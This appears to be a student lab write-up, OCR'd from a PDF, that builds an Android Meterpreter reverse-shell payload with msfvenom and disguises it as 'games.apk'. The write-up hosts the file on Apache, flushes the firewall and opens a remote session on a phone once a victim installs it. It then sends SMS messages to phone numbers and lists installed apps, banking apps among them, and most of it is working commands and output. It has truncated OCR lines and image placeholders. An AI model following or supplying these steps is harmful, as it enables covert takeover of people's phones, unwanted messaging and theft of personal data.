Module:- SECURITY CONCEPT
(Android Malware)
Name:-Prithviraj Nikam

Network Connectivity steps:-

- **Create a wifi hotspot on your mobile phone or (other mobile phone-ADIT)**
- **Connect your desktop on your mobile phone hotspot or (other mobile phone -ADIT)**
- **Open kali linux settings on Virtual Box**

1. **Go to Device —> Network—->set Network as Wifi Adapter**
2. **Boot kali Linux**

Step-1:- Create a Malware for Android use following Command

#sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.245 LPORT=6472 R > games.apk

Kali ip(wireless)

You can Give any Port Number

M/W file name

```
┌──(prithvi㉿kali)-[~]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.245 LPORT=6472 R > games.apk
[sudo] password for prithvi:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpor
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10243 bytes
```

Now Check the malware executable file created or not

 # ls

```
e-02.cap          file-02.kismet.netxml  index.html   Pi
e-02.csv          file-02.log.csv        Music        pr
e-02.kismet.csv   games.apk              opencti.git  Pu
```

Step-2:- Step-2:- Now install the Apache2
 # sudo apt-get install apache2

```
┌──(prithvi㉿kali)-[~]
└─$ sudo apt-get install apache2
[sudo] password for prithvi:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libgoogle-perftools4 libpcrecpp0v5 libstemmer0d libtcmalloc-minimal4 libyaml-c
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
```


Step-3:- Create a new folder in following location
 # sudo mkdir   /var/www/html/downloads

```
┌──(prithvi㉿kali)-[~]
└─$ sudo mkdir /var/www/html/downloads
```


Step-4:-Copy Malware file to this Location
 # sudo cp games.apk   /var/www/html/downloads

```
┌──(prithvi㉿kali)-[~]
└─$ sudo cp games.apk /var/www/html/downloads

┌──(prithvi㉿kali)-[~]
```

Step-5:- Step-5:- Now Start the Apache service
 # sudo systemctl start apache2
 # iptables - F



Step-6:-Open the Metasploit console
 # msfconsole



Step-7:- Now use exploit as a Multi Handler
msf6 > use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step-8:-Then set the payload

msf6 > exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Step-9:- Now Set the Local Host and Port

 # msf6 > exploit(multi/handler) > set LHOST 192.168.43.245

Kali ip


 # msf6 > exploit(multi/handler) > set LPORT 6472

This port set in malware

```
msf6 exploit(multi/handler) > set LHOST 192.168.43.245
LHOST ⇒ 192.168.43.245
msf6 exploit(multi/handler) > set LPORT 6472
LPORT ⇒ 6472
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.245   yes       The listen address (an interface may be specified)
   LPORT  6472             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Step10:- Go to any browser (Android Machine) and Type Following in url box

192.168.43.245/downloads



Click the games.apk file by victim and install in android phone

Step-11:-Then Attacker exploit and run to check and remotely access the Android system there games.apk(malware) is installed

 # msf6 > exploit(multi/handler) > exploit

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.245:6472
[*] Sending stage (78179 bytes) to 192.168.43.47
[*] Meterpreter session 1 opened (192.168.43.245:6472 → 192.168.43.47:41689) at 2023-01-31 12:55:36 +0530

meterpreter >
```

Step-12:- The meterpreter will be open. That can show many commands.using this command access the hacked windows os

meterpreter > ?


```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
    channel                   Displays information or control active channel
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the ses
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establi
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Step-13:-use the send sms command and send the message another mobile user

meterpreter > send_sms -d 8234055890 -t Hello

Mobile Number Text Message

```
meterpreter > send_sms -d 7389051954 -t Hello
[+] SMS sent - Transmission successful
meterpreter >
```



Step-14:- Now Run the command app list to check how many apps installed in hacked Android Device

meterpreter > app_list

```
meterpreter > app_list
Application List
================

  Name                                                  Package
  ----                                                  -------
  Adda247                                               com.adda247.a
  Albums                                                com.vivo.gall
  Android Accessibility Suite                           com.google.an
  Android Services Library                              com.google.an
  Android Setup                                         com.google.an
  Android Setup                                         com.google.an
  Android Shared Library                                com.google.an
  Android System                                        android
  Android System WebView                                com.google.an
  App Clone                                             com.vivo.doub
  AppFilter                                             com.vivo.appf
  Audio effect                                          com.vivo.audi
  Axis Mobile                                           com.axis.mobi
  BHIM                                                  in.org.npci.u
  BSPTest                                               com.vivo.bspt
  Backup and Restore                                    com.android.b
  Battery                                               com.iqoo.powe
  Bluetooth                                             com.android.b
  Bluetooth MIDI Service                                com.android.b
  Bluetooth settings                                    com.android.b
  Bookmark Provider                                     com.android.b
  Bridge                                                com.vivo.live
  Browser                                               com.vivo.brow
  Browserplug                                           com.android.b
  Calculator                                            com.android.b
  Calendar                                              com.bbk.calen
  Calendar                                              com.google.an
  Calendar Storage                                      com.android.p
  Calendar pendants                                     com.vivo.widg
```